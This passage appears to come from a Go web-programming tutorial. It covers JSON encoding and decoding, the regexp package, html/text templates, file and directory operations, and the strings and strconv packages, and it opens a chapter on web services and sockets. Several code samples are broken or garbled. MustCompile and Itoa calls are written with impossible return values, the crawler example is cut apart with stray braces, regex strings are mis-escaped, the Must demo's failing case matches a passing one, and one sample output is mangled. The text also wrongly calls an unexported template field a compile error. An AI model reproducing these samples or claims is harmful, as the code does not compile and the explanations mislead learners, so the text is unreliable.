In above example, we defined a corresponding struct in Go for our JSON, slice for array, field name for key in JSON, but how does Go know which JSON data is for specific struct filed? Suppose we have a key called `Foo` in JSON, how to find corresponding field?

- First, try to find the exported field(capitalized) whose tag contains `Foo`.
- Then, try to find the field whose name is `Foo`.
- Finally, try to find something like `F00` or `Fo0` without case sensitive.

You may notice that all fields that are going to be assigned should be exported, and Go only assigns fields that can be found at the same time, and ignores all the others. This is good because when you receive a very large JSON data but you only need some of them, you can easily discard.

## Parse to interface

When we know what kind of JSON we're going to have, we parse JSON to specific struct, but what if we don't know?

We know that `interface{}` can be everything in Go, so it is the best container to save our unknown format JSON. JSON package uses `map[string]interface{}` and `[]interface{}`

to save all kinds of JSON objects and array. Here is a list of mapping relation:

- `bool` represents JSON booleans,
- `float64` represents JSON numbers,
- `string` represents JSON strings,
- `nil` represents JSON null.

Suppose we have following JSON data:

```
b := []byte(`{"Name": "Wednesday", "Age": 6, "Parents": ["Gomez", "Morticia"]}`)
```

Now we parse this JSON to interface{}:

```
var f interface{}
err := json.Unmarshal(b, &f)
```

The `f` stores a map, where keys are strings and values interface{}.

```
f = map[string]interface{}{
 "Name": "Wednesday",
 "Age": 6,
 "Parents": []interface{}{
 "Gomez",
 "Morticia",
 },
}
```

So, how to access these data? Type assertion.

```
m := f.(map[string]interface{})
```

After asserted, you can use following code to access data:

```

for k, v := range m {
 switch vv := v.(type) {
 case string:
 fmt.Println(k, "is string", vv)
 case int:
 fmt.Println(k, "is int", vv)
 case float64:
 fmt.Println(k, "is float64", vv)
 case []interface{}:
 fmt.Println(k, "is an array:")
 for i, u := range vv {
 fmt.Println(i, u)
 }
 default:
 fmt.Println(k, "is of a type I don't know how to handle")
 }
}

```

As you can see, we can parse unknown format JSON through interface{} and type assert now.

The above example is the official solution, but type assert is not always convenient, so I recommend one open source project called `simplejson` and launched by bitly. Here is an example of how to use this project to deal with unknown format JSON:

```

js, err := NewJson([]byte(`{
 "test": {
 "array": [1, "2", 3],
 "int": 10,
 "float": 5.150,
 "bignum": 9223372036854775807,
 "string": "simplejson",
 "bool": true
 }
}`))

arr, _ := js.Get("test").Get("array").Array()
i, _ := js.Get("test").Get("int").Int()
ms := js.Get("test").Get("string").MustString()

```

It's not hard to see how convenient it is, see more information: <https://github.com/bitly/go-simplejson>.

## Produce JSON

In many situations, we need to produce JSON data and response to clients. In Go, JSON package has a function called `Marshal` to do this job:

```
func Marshal(v interface{}) ([]byte, error)
```

Suppose we need to produce server information list, we have following sample:

```
package main

import (
 "encoding/json"
 "fmt"
)

type Server struct {
 ServerName string
 ServerIP string
}

type Serverslice struct {
 Servers []Server
}

func main() {
 var s Serverslice
 s.Servers = append(s.Servers, Server{ServerName: "Shanghai_VPN", ServerIP: "127.0.0.1"})
 s.Servers = append(s.Servers, Server{ServerName: "Beijing_VPN", ServerIP: "127.0.0.2"})
 b, err := json.Marshal(s)
 if err != nil {
 fmt.Println("json err:", err)
 }
 fmt.Println(string(b))
}
```

Output:

```
{"Servers": [{"ServerName": "Shanghai_VPN", "ServerIP": "127.0.0.1"}, {"ServerName": "Beijing_VPN", "ServerIP": "127.0.0.2"}]}
```

As you know, all fields name are capitalized, but if you want your JSON key name start with

lower case, you should use `struct tag` to do this, otherwise Go will not produce data for internal fields.

```
type Server struct {
 ServerName string `json:"serverName"`
 ServerIP string `json:"serverIP"`
}

type Serverslice struct {
 Servers []Server `json:"servers"`
}
```

After this modification, we can get same JSON data as beginning.

Here are some points you need to keep in mind when you try to produce JSON:

- Field tag contains `"-"` will not be outputted.
- If tag contains customized name, Go uses this instead of field name, like `serverName` in above example.
- If tag contains `omitempty`, this field will not be outputted if it is its zero-value.
- If the field type is `bool`, `string`, `int`, `int64`, etc, and its tag contains `",string"`, Go converts this field to corresponding type in JSON.

Example:

```

type Server struct {
 // ID will not be outputed.
 ID int `json:"-"`

 // ServerName2 will be converted to JSON type.
 ServerName string `json:"serverName"`
 ServerName2 string `json:"serverName2,string"`

 // If ServerIP is empty, it will not be outputed.
 ServerIP string `json:"serverIP,omitempty"`
}

s := Server {
 ID: 3,
 ServerName: `Go "1.0" `,
 ServerName2: `Go "1.0" `,
 ServerIP: ``,
}
b, _ := json.Marshal(s)
os.Stdout.Write(b)

```

Output:

```
{"serverName": "Go \"1.0\" ", "serverName2": "\\\\"Go \\\\\\"1.0\\\\\" \\\""}
```

Function `Marshal` only returns data when it was succeed, so here are some points we need to keep in mind:

- JSON object only supports string as key, so if you want to encode a map, its type has to be `map[string]T`, where `T` is the type in Go.
- Type like channel, complex and function are not able to be encoded to JSON.
- Do not try to encode nested data, it led dead loop when produce JSON data.
- If the field is a pointer, Go outputs data that it points to, or outputs null if it points to nil.

In this section, we introduced you how to decode and encode JSON data in Go, also one third-party project called `simplejson` which is for parsing unknown format JSON. These are all important in web development.

## 7.3 Regexp

Regexp is a complicated but powerful tool for pattern match and text manipulation. Although its performance is lower than pure text match, it's more flexible. Base on its syntax, you can almost filter any kind of text from your source content. If you need to collect data in web development, it's not hard to use Regexp to have meaningful data.

Go has package `regexp` as official support for regexp, if you've already used regexp in other programming languages, you should be familiar with it. Note that Go implemented RE2 standard except `\C`, more details: <http://code.google.com/p/re2/wiki/Syntax>.

Actually, package `strings` does many jobs like `search(Contains, Index)`, `replace(Replace)`, `parse(Split, Join)`, etc. and it's faster than Regexp, but these are simple operations. If you want to search a string without case sensitive, Regexp should be your best choice. So if package `strings` can achieve your goal, just use it, it's easy to use and read; if you need to more advanced operation, use Regexp obviously.

If you remember form verification we talked before, we used Regexp to verify if input information is valid there already. Be aware that all characters are UTF-8, and let's learn more about Go `regexp` !

### Match

Package `regexp` has 3 functions to match, if it matches returns true, returns false otherwise.

```
func Match(pattern string, b []byte) (matched bool, error error)
func MatchReader(pattern string, r io.RuneReader) (matched bool, error error)
func MatchString(pattern string, s string) (matched bool, error error)
```

All of 3 functions check if `pattern` matches input source, returns true if it matches, but if your Regex has syntax error, it will return error. The 3 input sources of these functions are `slice of byte`, `RuneReader` and `string`.

Here is an example to verify IP address:

```
func IsIP(ip string) (b bool) {
 if m, _ := regexp.MatchString(`^([0-9]{1,3}\\.){3}[0-9]{1,3}` , ip); !m {
 return false
 }
 return true
}
```

As you can see, using pattern in package `regexp` is not that different. One more example, to verify if user input is valid:

```
func main() {
 if len(os.Args) == 1 {
 fmt.Println("Usage: regexp [string]")
 os.Exit(1)
 } else if m, _ := regexp.MatchString(`^[\d]+$`, os.Args[1]); m {
 fmt.Println("Number")
 } else {
 fmt.Println("Not number")
 }
}
```

In above examples, we use `Match(Reader|String)` to check if content is valid, they are all easy to use.

## Filter

Match mode can verify content, but it cannot cut, filter or collect data from content. If you want to do that, you have to use complex mode of Regexp.

Sometimes we need to write a crawl, here is an example that shows you have to use Regexp to filter and cut data.

```
package main

import (
 "fmt"
 "io/ioutil"
 "net/http"
 "regexp"
 "strings"
)

func main() {
 resp, err := http.Get("http://www.baidu.com")
 if err != nil {
 fmt.Println("http get error.")
 }
 defer resp.Body.Close()
 body, err := ioutil.ReadAll(resp.Body)
 if err != nil {
 fmt.Println("http read error")
 return
 }
 re := regexp.MustCompile(`<title>(.+)</title>`)
 m := re.FindStringSubmatch(string(body))
 if m != nil {
 fmt.Println(m[1])
 }
}
```

```

}

src := string(body)

// Convert HTML tags to lower case.
re, _ := regexp.Compile("\\"<[\\S\\s]+?\\>")
src = re.ReplaceAllStringFunc(src, strings.ToLower)

// Remove STYLE.
re, _ = regexp.Compile("\\"<style[\\S\\s]+?\\</style\\>")
src = re.ReplaceAllString(src, "")

// Remove SCRIPT.
re, _ = regexp.Compile("\\"<script[\\S\\s]+?\\</script\\>")
src = re.ReplaceAllString(src, "")

// Remove all HTML code in angle brackets, and replace with newline.
re, _ = regexp.Compile("\\"<[\\S\\s]+?\\>")
src = re.ReplaceAllString(src, "\n")

// Remove continuous newline.
re, _ = regexp.Compile("\\s{2,}")
src = re.ReplaceAllString(src, "\n")

fmt.Println(strings.TrimSpace(src))
}

```

In this example, we use `Compile` as the first step for complex mode. It verifies if your Regex syntax is correct, then returns `Regexp` for parsing content in other operations.

Here are some functions to parse your Regexp syntax:

```

func Compile(expr string) (*Regexp, error)
func CompilePOSIX(expr string) (*Regexp, error)
func MustCompile(str string) *Regexp
func MustCompilePOSIX(str string) *Regexp

```

The difference between `CompilePOSIX` and `Compile` is that the former has to use POSIX syntax which is leftmost longest search, and the latter is only leftmost search. For instance, for Regexp `[a-z]{2,4}` and content `"aa09aaa88aaaa"`, `CompilePOSIX` returns `aaaa` but `Compile` returns `aa`. `Must` prefix means panic when the Regexp syntax is not correct, returns error only otherwise.

After you knew how to create a new Regexp, let's see this struct provides what methods that

help us to operate content:

```
func (re *Regexp) Find(b []byte) []byte
func (re *Regexp) FindAll(b []byte, n int) [][]byte
func (re *Regexp) FindAllIndex(b []byte, n int) [][]int
func (re *Regexp) FindAllString(s string, n int) []string
func (re *Regexp) FindAllStringIndex(s string, n int) [][]int
func (re *Regexp) FindAllStringSubmatch(s string, n int) [][]string
func (re *Regexp) FindAllStringSubmatchIndex(s string, n int) [][]int
func (re *Regexp) FindAllSubmatch(b []byte, n int) [][][]byte
func (re *Regexp) FindAllSubmatchIndex(b []byte, n int) [][]int
func (re *Regexp) FindIndex(b []byte) (loc []int)
func (re *Regexp) FindReaderIndex(r io.RuneReader) (loc []int)
func (re *Regexp) FindReaderSubmatchIndex(r io.RuneReader) []int
func (re *Regexp) FindString(s string) string
func (re *Regexp) FindStringIndex(s string) (loc []int)
func (re *Regexp) FindStringSubmatch(s string) []string
func (re *Regexp) FindStringSubmatchIndex(s string) []int
func (re *Regexp) FindSubmatch(b []byte) [][]byte
func (re *Regexp) FindSubmatchIndex(b []byte) []int
```

These 18 methods including same function for different input sources(byte slice, string and io.RuneReader), we can simplify it by ignoring input sources as follows:

```
func (re *Regexp) Find(b []byte) []byte
func (re *Regexp) FindAll(b []byte, n int) [][]byte
func (re *Regexp) FindAllIndex(b []byte, n int) [][]int
func (re *Regexp) FindAllSubmatch(b []byte, n int) [][][]byte
func (re *Regexp) FindAllSubmatchIndex(b []byte, n int) [][]int
func (re *Regexp) FindIndex(b []byte) (loc []int)
func (re *Regexp) FindSubmatch(b []byte) [][]byte
func (re *Regexp) FindSubmatchIndex(b []byte) []int
```

Code sample:

```
package main

import (
 "fmt"
 "regexp"
)

func main() {
```

```

a := "I am learning Go language"

re, _ := regexp.MustCompile("[a-z]{2,4}")

// Find the first match.
one := re.Find([]byte(a))
fmt.Println("Find:", string(one))

// Find all matches and save to a slice, n less than 0 means return all
matches, indicates length of slice if it's greater than 0.
all := re.FindAll([]byte(a), -1)
fmt.Println("FindAll", all)

// Find index of first match, start and end position.
index := re.FindIndex([]byte(a))
fmt.Println("FindIndex", index)

// Find index of all matches, the n does same job as above.
allindex := re.FindAllIndex([]byte(a), -1)
fmt.Println("FindAllIndex", allindex)

re2, _ := regexp.MustCompile("am(.*)lang(.*)")

// Find first submatch and return array, the first element contains all
elements, the second element contains the result of first (), the third element
contains the result of second ().
// Output:
// the first element: "am learning Go language"
// the second element: " learning Go ", notice spaces will be outputed as
well.
// the third element: "uage"
submatch := re2.FindSubmatch([]byte(a))
fmt.Println("FindSubmatch", submatch)
for _, v := range submatch {
 fmt.Println(string(v))
}

// Same thing like FindIndex().
submatchindex := re2.FindSubmatchIndex([]byte(a))
fmt.Println(submatchindex)

// FindAllSubmatch, find all submatches.
submatchall := re2.FindAllSubmatch([]byte(a), -1)
fmt.Println(submatchall)

// FindAllSubmatchIndex,find index of all submatches.
submatchallindex := re2.FindAllSubmatchIndex([]byte(a), -1)

```

```
 fmt.Println(submatchallindex)
}
```

As we introduced before, Regexp also has 3 methods for matching, they do exactly same thing as exported functions, those exported functions call these methods underlying:

```
func (re *Regexp) Match(b []byte) bool
func (re *Regexp) MatchReader(r io.RuneReader) bool
func (re *Regexp) MatchString(s string) bool
```

Next, let's see how to do displacement through Regexp:

```
func (re *Regexp) ReplaceAll(src, repl []byte) []byte
func (re *Regexp) ReplaceAllFunc(src []byte, repl func([]byte) []byte) []byte
func (re *Regexp) ReplaceAllLiteral(src, repl []byte) []byte
func (re *Regexp) ReplaceAllLiteralString(src, repl string) string
func (re *Regexp) ReplaceAllString(src, repl string) string
func (re *Regexp) ReplaceAllStringFunc(src string, repl func(string) string)
string
```

These are used in crawl example, so we don't explain more here.

Let's take a look at explanation of **Expand**:

```
func (re *Regexp) Expand(dst []byte, template []byte, src []byte, match []int)
[]byte
func (re *Regexp) ExpandString(dst []byte, template string, src string, match
[]int) []byte
```

So how to use **Expand**?

```
func main() {
 src := []byte(`call hello alice
 hello bob
 call hello eve`)
 pat := regexp.MustCompile(`(?m)(call)\s+ (?P<cmd>\w+)\s+ (?P<arg>>.+)\s*\$`)
 res := []byte{}
 for _, s := range pat.FindAllSubmatchIndex(src, -1) {
 res = pat.Expand(res, []byte("$cmd('$arg')\n"), src, s)
 }
 fmt.Println(string(res))
}
```

At this point, you learned whole package `regexp` in Go, I hope you can understand more by studying examples of key methods, and do something interesting by yourself.

## 7.4 Templates

### What is template?

I believe you've heard MVC design model, where Model processes data, View shows results, Controller handles user requests. As for View level. Many dynamic languages generate data by writing code in static HTML files, like JSP implements by inserting `<%=....=%>`, PHP implements by inserting `<?php....?>`.

The following shows template mechanism: 

Figure 7.1 Template mechanism

Most of content that web applications response to clients is static, and dynamic part is usually small. For example, you need to show a list of visited users, only user name is dynamic, and style of list is always the same, so template is for reusing static content.

### Template in Go

In Go, we have package `template` to handle templates, and use functions like `Parse`, `ParseFile`, `Execute` to load templates from text or files, then execute merge like figure 7.1.

Example:

```
func handler(w http.ResponseWriter, r *http.Request) {
 t := template.New("some template") // Create a template.
 t, _ = t.ParseFiles("tmpl/welcome.html", nil) // Parse template file.
 user := GetUser() // Get current user infomration.
 t.Execute(w, user) // merge.
}
```

As you can see, it's very easy to use template in Go, load and render data, just like in other programming languages.

For convenient purpose, we use following rules in examples:

- Use `Parse` to replace `ParseFiles` because `Parse` can test content from string, so we don't need extra files.
- Use `main` for every example and do not use `handler`.
- Use `os.Stdout` to replace `http.ResponseWriter` because `os.Stdout` also implemented interface `io.Writer`.

# Insert data to template

We showed you how to parse and render templates above, let's take one step more to render data to templates. Every template is an object in Go, so how to insert fields to templates?

## Fields

Every field that is going to be rendered in templates in Go should be put inside of `{}{}`, `{}{.}` is shorthand for current object, it's similar to Java or C++. If you want to access fields of current object, you should use `{}{.FieldName}`. Notice that only exported fields can be accessed in templates. Here is an example:

```
package main

import (
 "html/template"
 "os"
)

type Person struct {
 UserName string
}

func main() {
 t := template.New("fieldname example")
 t, _ = t.Parse("hello {{.UserName}}!")
 p := Person{UserName: "Astaxie"}
 t.Execute(os.Stdout, p)
}
```

The above example outputs `hello Astaxie` correctly, but if we modify a little bit, the error comes out:

```
type Person struct {
 UserName string
 email string // Field is not exported.
}

t, _ = t.Parse("hello {{.UserName}}! {{.email}}")
```

This part of code will not be compiled because we try to access a field that is not exported; however, if we try to use a field that does not exist, Go simply outputs empty string instead of error.

If you print `{{.}}` in templates, Go outputs formatted string of this object, it calls `fmt` underlying.

## Nested fields

We know how to output a field now, what if the field is an object, and it also has its fields, how to print them all in loop? We can use `{{with ...}}...{{end}}` and `{{range ...}}{{end}}` to do this job.

- `{{range}}` just like range in Go.
- `{{with}}` lets you write same object name once, and use `.` as shorthand( *Similar to with in VB* ).

More examples:

```

package main

import (
 "html/template"
 "os"
)

type Friend struct {
 Fname string
}

type Person struct {
 UserName string
 Emails []string
 Friends []*Friend
}

func main() {
 f1 := Friend{Fname: "minux.ma"}
 f2 := Friend{Fname: "xushiwei"}
 t := template.New("fieldname example")
 t, _ = t.Parse(`hello {{.UserName}}!
 {{range .Emails}}
 an email {{.}}
 {{end}}
 {{with .Friends}}
 {{range .}}
 my friend name is {{.Fname}}
 {{end}}
 {{end}}
 `)
 p := Person{UserName: "Astaxie",
 Emails: []string{"astaxie@beego.me", "astaxie@gmail.com"},
 Friends: []*Friend{&f1, &f2}}
 t.Execute(os.Stdout, p)
}

```

## Condition

If you need to check conditions in templates, you can use syntax `if-else` just like you use it in Go programs. If pipeline is empty, default value of `if` is `false`. Following example shows how to use `if-else` in templates:

```

package main

import (
 "os"
 "text/template"
)

func main() {
 tEmpty := template.New("template test")
 tEmpty = template.Must(tEmpty.Parse("Empty pipeline if demo: {{if ` `}} will
not be outputted. {{end}}\n"))
 tEmpty.Execute(os.Stdout, nil)

 tWithValue := template.New("template test")
 tWithValue = template.Must(tWithValue.Parse("Not empty pipeline if demo:
{{if `anything`}} will be outputted. {{end}}\n"))
 tWithValue.Execute(os.Stdout, nil)

 tIfElse := template.New("template test")
 tIfElse = template.Must(tIfElse.Parse("if-else demo: {{if `anything`}} if
part {{else}} else part.{{end}}\n"))
 tIfElse.Execute(os.Stdout, nil)
}

```

As you can see, it's easy to use `if-else` in your templates.

**Attention** You CANNOT use conditional expression in if, like `.Mail=="astaxie@gmail.com"`, only boolean value is acceptable.

## pipelines

Unix users should be familiar with pipe like `ls | grep "beego"`, this command filter files and only show them that contains `beego`. One thing I like Go template is that it supports pipe, anything in `{{}}` can be data of pipelines. The e-mail we used above can cause XSS attack, so how can we fix this through pipe?

```

{{. | html}}

```

We can use this way to escape e-mail body to HTML, it's quite same as we write Unix commands and convenient for using template functions.

## Template variable

Sometimes we need to use local variables in templates, and we can use them with `with``range``if`, and its scope is between these keywords and `{{end}}`. Declare local variable example:

```
$variable := pipeline
```

More examples:

```
{{with $x := "output" | printf "%q"}}{{$x}}{{end}}
{{with $x := "output"}}{{printf "%q" $x}}{{end}}
{{with $x := "output"}}{{$x | printf "%q"}}{{end}}
```

## Template function

Go uses package `fmt` to format output in templates, but sometimes we need to do something else. For example, we want to replace `@` with `at` in our e-mail address like `astaxie at beego.me`. At this point, we have to write customized function.

Every template function has unique name and associates with one function in your Go programs as follows:

```
type FuncMap map[string]interface{}
```

Suppose we have template function `emailDeal` and it associates with `EmailDealWith` in Go programs, then we use following code to register this function:

```
t = t.Funcs(template.FuncMap{"emailDeal": EmailDealWith})
```

`EmailDealWith` definition:

```
func EmailDealWith(args ...interface{}) string
```

Example:

```
package main

import (
 "fmt"
```

```

"html/template"
"os"
"strings"
)

type Friend struct {
 Fname string
}

type Person struct {
 UserName string
 Emails []string
 Friends []*Friend
}

func EmailDealWith(args ...interface{}) string {
 ok := false
 var s string
 if len(args) == 1 {
 s, ok = args[0].(string)
 }
 if !ok {
 s = fmt.Sprint(args...)
 }
 // find the @ symbol
 substrs := strings.Split(s, "@")
 if len(substrs) != 2 {
 return s
 }
 // replace the @ by " at "
 return (substrs[0] + " at " + substrs[1])
}

func main() {
 f1 := Friend{Fname: "minux.ma"}
 f2 := Friend{Fname: "xushiwei"}
 t := template.New("fieldname example")
 t = t.Funcs(template.FuncMap{"emailDeal": EmailDealWith})
 t, _ = t.Parse(`hello {{.UserName}}!
 {{range .Emails}}
 an emails {{.emailDeal}}
 {{end}}
 {{with .Friends}}
 {{range .}}
 my friend name is {{.Fname}}
 {{end}}
 {{end}}`)
}

```

```

 `)
p := Person{UserName: "Astaxie",
 Emails: []string{"astaxie@beego.me", "astaxie@gmail.com"},
 Friends: []*Friend{&f1, &f2}}
t.Execute(os.Stdout, p)
}

```

Here is a list of built-in template functions:

```

var builtins = FuncMap{
 "and": and,
 "call": call,
 "html": HTMLEscaper,
 "index": index,
 "js": JSEscaper,
 "len": length,
 "not": not,
 "or": or,
 "print": fmt.Sprint,
 "printf": fmt.Sprintf,
 "println": fmt.Println,
 "urlquery": URLQueryEscaper,
}

```

## Must

In package template has a function `Must` which is for checking template validation, like matching of braces, comments, variables. Let's give an example of `Must`:

```

package main

import (
 "fmt"
 "text/template"
)

func main() {
 tOk := template.New("first")
 template.Must(tOk.Parse(" some static text /* and a comment */"))
 fmt.Println("The first one parsed OK.")

 template.Must(template.New("second").Parse("some static text {{ .Name }}"))
 fmt.Println("The second one parsed OK.")

 fmt.Println("The next one ought to fail.")
 tErr := template.New("check parse error with Must")
 template.Must(tErr.Parse(" some static text {{ .Name }}"))
}

```

Output:

```

The first one parsed OK.
The second one parsed OK.
The next one ought to fail.
panic: template: check parse error with Must:1: unexpected "}" in command

```

## Nested templates

Like we write code, some part of template is the same in several templates, like header and footer of a blog, so we can define `header`, `content` and `footer` these 3 parts. Go uses following syntax to declare sub-template:

```

{{define "sub-template"}}content{{end}}

```

Call by following syntax:

```

{{template "sub-template"}}

```

A complete example, suppose we have `header.tmpl`, `content.tmpl`, `footer.tmpl` these 3

files.

Main template:

```
//header.tmpl
{{define "header"}}
<html>
<head>
 <title>Something here</title>
</head>
<body>
{{end}}

//content.tmpl
{{define "content"}}
{{template "header"}}
<h1>Nested here</h1>

 Nested usag
 Call template

{{template "footer"}}
{{end}}

//footer.tmpl
{{define "footer"}}
</body>
</html>
{{end}}
```

Code:

```

package main

import (
 "fmt"
 "os"
 "text/template"
)

func main() {
 s1, _ := template.ParseFiles("header tmpl", "content tmpl", "footer tmpl")
 s1.ExecuteTemplate(os.Stdout, "header", nil)
 fmt.Println()
 s1.ExecuteTemplate(os.Stdout, "content", nil)
 fmt.Println()
 s1.ExecuteTemplate(os.Stdout, "footer", nil)
 fmt.Println()
 s1.Execute(os.Stdout, nil)
}

```

We can see that `template.ParseFiles` parses all nested templates into cache, and every template that is defined by `{{define}}` is independent, they are parallelized in something like map, where key is template name and value is body of template. Then we use `ExecuteTemplate` to execute corresponding sub-template, so that header and footer are independent and content has both of them. But if we try to execute `s1.Execute`, nothing will be outputted because there is no default sub-template available.

Templates in one set know each other, but you have to parse them for every single set.

## Summary

In this section, you learned that how to combine dynamic data with templates, including print data in loop, template functions, nested templates, etc. By using templates, we can finish V part of MVC model. In following chapters, we will cover M and C parts.

# 7.5 Files

File is must-have object in every single computer device, and web applications also have many usage with files. In this section, we're going to learn how to operate files in Go.

## Directories

Most of functions of file operations is in package `os`, here are some functions about directories:

- func `Mkdir(name string, perm FileMode) error`  
Create directory with `name`, `perm` is permission, like 0777.
- func `MkdirAll(path string, perm FileMode) error`  
Create multiple directories according to `path`, like `astaxie/test1/test2`.
- func `Remove(name string) error`  
Remove directory with `name`, it returns error if it's not directory or not empty.
- func `RemoveAll(path string) error`  
Remove multiple directories according to `path`, it will not be deleted if `path` is a single path.

Code sample:

```
package main

import (
 "fmt"
 "os"
)

func main() {
 os.Mkdir("astaxie", 0777)
 os.MkdirAll("astaxie/test1/test2", 0777)
 err := os.Remove("astaxie")
 if err != nil {
 fmt.Println(err)
 }
 os.RemoveAll("astaxie")
}
```

# Files

## Create and open files

Two functions to create files:

- func Create(name string) (file \*File, err Error)  
Create file with `name` and return a file object with permission 0666 and read-writable.
- func NewFile(fd uintptr, name string) \*File  
Create file and return a file object.

Two functions to open files:

- func Open(name string) (file \*File, err Error)  
Open file with `name` with read-only permission, it calls `OpenFile` underlying.
- func OpenFile(name string, flag int, perm uint32) (file \*File, err Error)  
Open file with `name`, `flag` is open mode like read-only, read-write, `perm` is permission.

## Write files

Functions for writing files:

- func (file \*File) Write(b []byte) (n int, err Error)  
Write byte type content to file.
- func (file \*File) WriteAt(b []byte, off int64) (n int, err Error)  
Write byte type content to certain position of file.
- func (file \*File) WriteString(s string) (ret int, err Error)  
Write string to file.

Code sample:

```
package main

import (
 "fmt"
 "os"
)

func main() {
 userFile := "astaxie.txt"
 fout, err := os.Create(userFile)
 if err != nil {
 fmt.Println(userFile, err)
 return
 }
 defer fout.Close()
 for i := 0; i < 10; i++ {
 fout.WriteString("Just a test!\r\n")
 fout.Write([]byte("Just a test!\r\n"))
 }
}
```

## Read files

Functions for reading files:

- func (file \*File) Read(b []byte) (n int, err Error)  
    Read data to **b**.
- func (file \*File) ReadAt(b []byte, off int64) (n int, err Error)  
    Read data from position **off** to **b**.

Code sample:

```
package main

import (
 "fmt"
 "os"
)

func main() {
 userFile := "asatxie.txt"
 fl, err := os.Open(userFile)
 if err != nil {
 fmt.Println(userFile, err)
 return
 }
 defer fl.Close()
 buf := make([]byte, 1024)
 for {
 n, _ := fl.Read(buf)
 if 0 == n {
 break
 }
 os.Stdout.Write(buf[:n])
 }
}
```

## Delete files

Go uses same function for removing files and directories:

- func Remove(name string) Error

Remove file or directory with `name`. ( `name` ends with `/` means directory )

# 7.6 Strings

Almost everything we see is represented by string, so it's a very important part of web development, including user inputs, database access; also we need to split, join and convert strings in many cases. In this section, we are going to introduce packages `strings` and `strconv` in Go standard library.

## strings

Following functions are from package `strings`, more details please see official documentation:

- func Contains(s, substr string) bool

Check if string `s` contains string `substr`, returns boolean value.

```
fmt.Println(strings.Contains("seafood", "foo"))
fmt.Println(strings.Contains("seafood", "bar"))
fmt.Println(strings.Contains("seafood", ""))
fmt.Println(strings.Contains("", ""))
//Output:
//true
//false
//true
//true
```

- func Join(a []string, sep string) string

Combine strings from slice with separator `sep`.

```
s := []string{"foo", "bar", "baz"}
fmt.Println(strings.Join(s, ", "))
//Output:foo, bar, baz
```

- func Index(s, sep string) int

Find index of `sep` in string `s`, returns -1 if it's not found.

```
fmt.Println(strings.Index("chicken", "ken"))
fmt.Println(strings.Index("chicken", "dmr"))
//Output:4
//-1
```

- func Repeat(s string, count int) string

Repeat string `s` with `count` times.

```
fmt.Println("ba" + strings.Repeat("na", 2))
//Output:banana
```

- func Replace(s, old, new string, n int) string

Replace string `old` with string `new` in string `s`, `n` means replication times, if `n` less than 0 means replace all.

```
fmt.Println(strings.Replace("oink oink oink", "k", "ky", 2))
fmt.Println(strings.Replace("oink oink oink", "oink", "moo", -1))
//Output:oinky oinky oink
//moo moo moo
```

- func Split(s, sep string) []string

Split string `s` with separator `sep` into a slice.

```
fmt.Printf("%q\n", strings.Split("a,b,c", ","))
fmt.Printf("%q\n", strings.Split("a man a plan a canal panama", "a "))
fmt.Printf("%q\n", strings.Split(" xyz ", ""))
fmt.Printf("%q\n", strings.Split("", "Bernardo O'Higgins"))
//Output:["a" "b" "c"]
//[" " "man" "plan" "canal panama"]
//[" " "x" "y" "z" " "]
//[""]
```

- func Trim(s string, cutset string) string

Remove `cutset` of string `s` if it's leftmost or rightmost.

```
fmt.Printf("[%q]", strings.Trim(" !!! Achtung !!! ", "! "))
Output:["Achtung"]
```

- func Fields(s string) []string

Remove space items and split string with space in to a slice.

```
fmt.Printf("Fields are: %q", strings.Fields(" foo bar baz "))
//Output:Fields are: ["foo" "bar" "baz"]
```

## strconv

Following functions are from package `strconv`, more details please see official documentation:

- Append series convert data to string and append to current byte slice.

```
package main

import (
 "fmt"
 "strconv"
)

func main() {
 str := make([]byte, 0, 100)
 str = strconv.AppendInt(str, 4567, 10)
 str = strconv.AppendBool(str, false)
 str = strconv.AppendQuote(str, "abcdefg")
 str = strconv.AppendQuoteRune(str, '单')
 fmt.Println(string(str))
}
```

- Format series convert other type data to string.

```
package main

import (
 "fmt"
 "strconv"
)

func main() {
 a := strconv.FormatBool(false)
 b := strconv.FormatFloat(123.23, 'g', 12, 64)
 c := strconv.FormatInt(1234, 10)
 d := strconv.FormatUint(12345, 10)
 e := strconv.Itoa(1023)
 fmt.Println(a, b, c, d, e)
}
```

- Parse series convert string to other types.

```
package main

import (
 "fmt"
 "strconv"
)

func main() {
 a, err := strconv.ParseBool("false")
 if err != nil {
 fmt.Println(err)
 }
 b, err := strconv.ParseFloat("123.23", 64)
 if err != nil {
 fmt.Println(err)
 }
 c, err := strconv.ParseInt("1234", 10, 64)
 if err != nil {
 fmt.Println(err)
 }
 d, err := strconv.ParseUint("12345", 10, 64)
 if err != nil {
 fmt.Println(err)
 }
 e, err := strconv.Itoa("1023")
 if err != nil {
 fmt.Println(err)
 }
 fmt.Println(a, b, c, d, e)
}
```

## 7.7 Summary

In this chapter, we introduced some text process tools like XML, JSON, Regexp and template. XML and JSON are data exchange tools, if you can represent almost all kinds of information through these two formats. Regexp is a powerful tool for searching, replacing, cutting text content. With template, you can easily combine dynamic data with static files. These tools are all useful when you develop web application, I hope you understand more about processing and showing content.

# 8 Web services

Web services allows you use formats like XML or JSON to exchange information through HTTP. For example you want to know weather of Shanghai tomorrow, share price of Apple, or commodity information in Amazon, you can write a piece of code to get information from open platforms, just like you call a local function and get its return value.

The key point is that web services are platform independence, it allows you deploy your applications in Linux and interactive with ASP.NET applications in Windows; same thing, there is no problem of interacting with JSP in FreeBSD as well.

REST and SOAP are most popular web services in these days:

- Requests of REST is pretty straight forward because it's based on HTTP. Every request of REST is actually a HTTP request, and server handle request by different logic methods. Because many developers know HTTP much already, REST is like in their back pockets. We are going to tell you how to implement REST in Go in section 8.3.
- SOAP a standard of across network information transmission and remote computer function calls, which is launched by W3C. The problem of SOAP is that its specification is very long and complicated, and it's still getting larger. Go believes that things should be simple, so we're not going to talk about SOAP. Fortunately, Go provides RPC which has good performance and easy to develop, so we will introduce how to implement RPC in Go in section 8.4.

Go is the C language of 21st century, we aspire simple and performance, then we will introduce socket programming in Go in section 8.1 because many game servers are using Socket due to low performance of HTTP. Along with rapid development of HTML5, websockets are used by many page game companies, and we will talk about this more in section 8.2.

# 8.1 Sockets

Some network application developers say that lower layer is all about programming of sockets, it's may not true in all points, but many applications are using sockets indeed. How you ever think about these questions, how browsers communicate with web servers when you are surfing on the internet? How MSN connects you and your friends? Many services like these are using sockets to transfer data, so sockets occupy an important position in network programming today, and we're going to use sockets in Go in this section.

## What is socket?

Socket is from Unix, and "everything is a file" is the basic philosophy of Unix, so everything can be operated with "open -> write/read -> close". Socket is one implementation of this philosophy, network socket is a special I/O, and socket is a kind of file descriptor. Socket has a function call for opening a socket like a file, it returns a int descriptor of socket, and it will be used in following operations like create connection, transfer data, etc.

